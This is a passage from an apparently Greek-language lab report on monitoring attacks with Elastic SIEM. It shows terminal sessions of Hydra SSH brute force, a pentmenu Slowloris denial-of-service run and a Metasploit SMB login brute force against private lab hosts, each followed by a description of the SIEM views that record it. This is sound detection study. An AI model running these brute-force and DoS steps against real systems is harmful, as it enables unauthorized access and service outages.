[ATTEMPT] target 192.168.88.145 - login "test" - pass "test17" - 20 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test18" - 21 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "test19" - 22 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "admin" - 23 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.88.145 - login "test" - pass "toor" - 24 of 24 [child 3] (0/0)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-29 11:32:54
root@kali:~#
```



Εικόνα 27. Elastic SIEM (Επίθεση SSH)




Εικόνα 28. Auditbeat (Επίθεση SSH)



Εικόνα 29. Timeline (Επίθεση SSH)

Στην πρώτη προσπάθεια που έγινε, είχαμε μόνο αποτυχημένες απόπειρες όπως φαίνεται και στις εικόνες 27 έως 29 πιο πάνω. Στη δεύτερη δοκιμή που έγινε με το ίδιο εργαλείο βάλαμε τα σωστά στοιχεία ώστε να υπάρξει επιτυχημένη είσοδο απο τον επιτιθέμενο και να δούμε πως αυτη η πληροφορία εμφανίζεται στο διαγράμματα τους Elastic SIEM (βλέπε εικόνα 30)




Εικόνα 30. Elastic SIEM επιτυχής (Επίθεση SSH)

Η επόμενη επίθεση που πραγματοποιήθηκε ήταν τύπου DDoS. Στον client Centos 8 με ip 192.168.88.145 έγινε εγκατάσταση του Apache Server και με τη χρήση του Kali linux πραγματοποιήθηκε η επίθεση DDoS. Για την επίθεση χρησιμοποιήθηκε το script Pentmenu που υπάρχει διαθέσιμο στο Github και πιο κάτω βλέπουμε το αποτέλεσμα της επίθεσης.


```
root@kali:~# ./pentmenu
Welcome to pentmenu!
Please report all bugs, improvements and suggestions to
https://github.com/chetan31295/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at
https://raw.githubusercontent.com/chetan31295/pentmenu/master/README.md before
proceeding
Please visit on http://technicalhelperchetan.com

1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
Pentmenu>2
1) TCP SYN Flood       4) TCP XMAS Flood     7) Slowloris        10) Go back
2) TCP ACK Flood       5) UDP Flood          8) IPsec DOS
3) TCP RST Flood       6) SSL DOS            9) Distraction Scan
Pentmenu>7
Using netcat for Slowloris attack....
Enter target:
192.168.88.145
Target is set to 192.168.88.145
Enter target port (defaults to 80):

Using Port 80
Enter number of connections to open (default 2000):
3000
Choose interval between sending headers.
Default is [r]andom, between 5 and 15 seconds, or enter interval in seconds:
```

```
use SSL/TLS? [y]es or [n]o (default):
…
Slowloris attack ongoing...this is connection 2050, interval is 8 seconds
Slowloris attack ongoing...this is connection 2051, interval is 8 seconds
Slowloris attack ongoing...this is connection 2052, interval is 8 seconds
Slowloris attack ongoing...this is connection 2053, interval is 8 seconds
Slowloris attack ongoing...this is connection 2054, interval is 8 seconds
Slowloris attack ongoing...this is connection 2055, interval is 8 seconds
Slowloris attack ongoing...this is connection 2056, interval is 8 seconds
Slowloris attack ongoing...this is connection 2057, interval is 8 seconds
Slowloris attack ongoing...this is connection 2058, interval is 8 seconds
Slowloris attack ongoing...this is connection 2059, interval is 8 seconds
Slowloris attack ongoing...this is connection 2060, interval is 8 seconds
Slowloris attack ongoing...this is connection 2061, interval is 8 seconds
Slowloris attack ongoing...this is connection 2062, interval is 8 seconds
Slowloris attack ongoing...this is connection 2063, interval is 8 seconds
./pentmenu: fork: retry: Resource temporarily unavailable
./pentmenu: fork: retry: Resource temporarily unavailable
Slowloris attack ongoing...this is connection 2064, interval is 8 seconds
Slowloris attack ongoing...this is connection 2065, interval is 8 seconds
Slowloris attack ongoing...this is connection 2066, interval is 8 seconds
Slowloris attack ongoing...this is connection 2067, interval is 8 seconds
./pentmenu: fork: retry: Resource temporarily unavailable
./pentmenu: fork: retry: Resource temporarily unavailable
Slowloris attack ongoing...this is connection 2068, interval is 8 seconds
./pentmenu: fork: retry: Resource temporarily unavailable
./pentmenu: fork: retry: Resource temporarily unavailable
^C
root@kali:~#
```


Στα διαγράμματα που ακολουθούν βλέπουμε το πως απεικονίζεται μια επίθεση DDoS (βλέπε εικόνες 31 έως 35).




Εικόνα 31. Elastic SIEM (Επίθεση DDoS)




Εικόνα 32. Uptime (Επίθεση DDoS)



Εικόνα 33. Auditbeat (Επίθεση DDoS)




Εικόνα 34. Auditbeat (Επίθεση DDoS)



Εικόνα 35. Packetbeat (Επίθεση DDoS)

Στην εικόνα 26 φαίνονται τα γραφήματα το elasticsearch κατα τη διάρκεια των επιθέσεων.




Εικόνα 36. Elasticsearch Overview

Επόμενη δοκιμή ήταν απο το Kali Linx προς τον υπολογιστή με Windows 10. Για την δοκιμή αυτή μοιράσαμε ένα φάκελο απο την επιφάνεια εργασίας των windows 10 προς το δίκτυο μας. Στη συνέχεια


με τη χρήση του Kali linux και του εργαλείου Metasploit έγινε προσπάθεια παραβίασης του συστήματος χρησιμοποιώντας bruteforce attack (βλέπε εικόνες 37 έως 41). Η διεύθυνση IP του Windows 10 είναι η 192.168.88.113.

```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

msf5 > search smb_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login                        normal  No     SMB Login Check Scanner

msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.88.113
RHOSTS => 192.168.88.113
msf5 auxiliary(scanner/smb/smb_login) > set SMBUSER administrator
SMBUSER => administrator
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE /root/wordlist
PASS_FILE => /root/wordlist
msf5 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.88.113:445    - 192.168.88.113:445 - Starting SMB login bruteforce
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:root',
[!] 192.168.88.113:445    - No active DB -- Credential data will not be saved!
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:admin',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:1',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:2',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:3',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:4',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:5',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:6',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:7',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:8',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:9',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:10',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test1',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test12',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test13',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test14',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test15',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test16',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test17',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test18',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:test19',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:admin',
[-] 192.168.88.113:445    - 192.168.88.113:445 - Failed: '.\administrator:toor',
```


```
[*] 192.168.88.113:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```




Εικόνα 37. Elastic SIEM Hosts (Επίθεση SMB)



Εικόνα 38. Elastic SIEM Authentication (Επίθεση SMB)



Εικόνα 39. Timeline (Επίθεση SMB)




Εικόνα 40. Timeline λεπτομερές (Επίθεση SMB)

Εικόνα 41. Winlogbeat (Επίθεση SMB)


Στις προηγούμενες εικόνες βλέπουμε το αποτέλεσμα της επίθεσης στο Elastic SIEM. Αρχικά φαίνεται έντονη δραστηριότητα αποτυχημένων προσπαθειών για είσοδο στο σύστημα ενώ χρησιμοποιώντας το timeline μπορούμε να χρησιμοποιήσουμε το φίλτρο που θέλουμε έτσι ώστε να εμφανίζονται μόνο οι αποτυχημένες προσπάθειες.

Στη συνέχεια έγινε επανάληψη της επίθεσης, αλλά αυτή τη φορά η επίθεση προς το windows 10 ήταν επιτυχημένη καθώς προστέθηκε ο σωστός κωδικός χρήστη στο αρχείο που χρησιμοποιήσαμε σαν λεξικό για την επίθεση. Στην εικόνα 42 φαίνεται η καταγραφή της επιτυχούς πρόσβασης στο σύστημα.




Εικόνα 42. Elastic SIEM επιτυχής (Επίθεση SMB)


Τέλος έγινε μια ακόμα επίθεση, με σκοπό να εντοπίσουμε το πως κινήθηκε ο επιτιθέμενος μέσα στο δίκτυο μας. Η επίθεση όπως φαίνεται και από τις εικόνες 43 έως 53, ξεκίνησε από το Kali linux προς το Centos. Στόχος ήταν να αποκτήσουμε πρόσβαση ssh στην εικονική μηχανή.



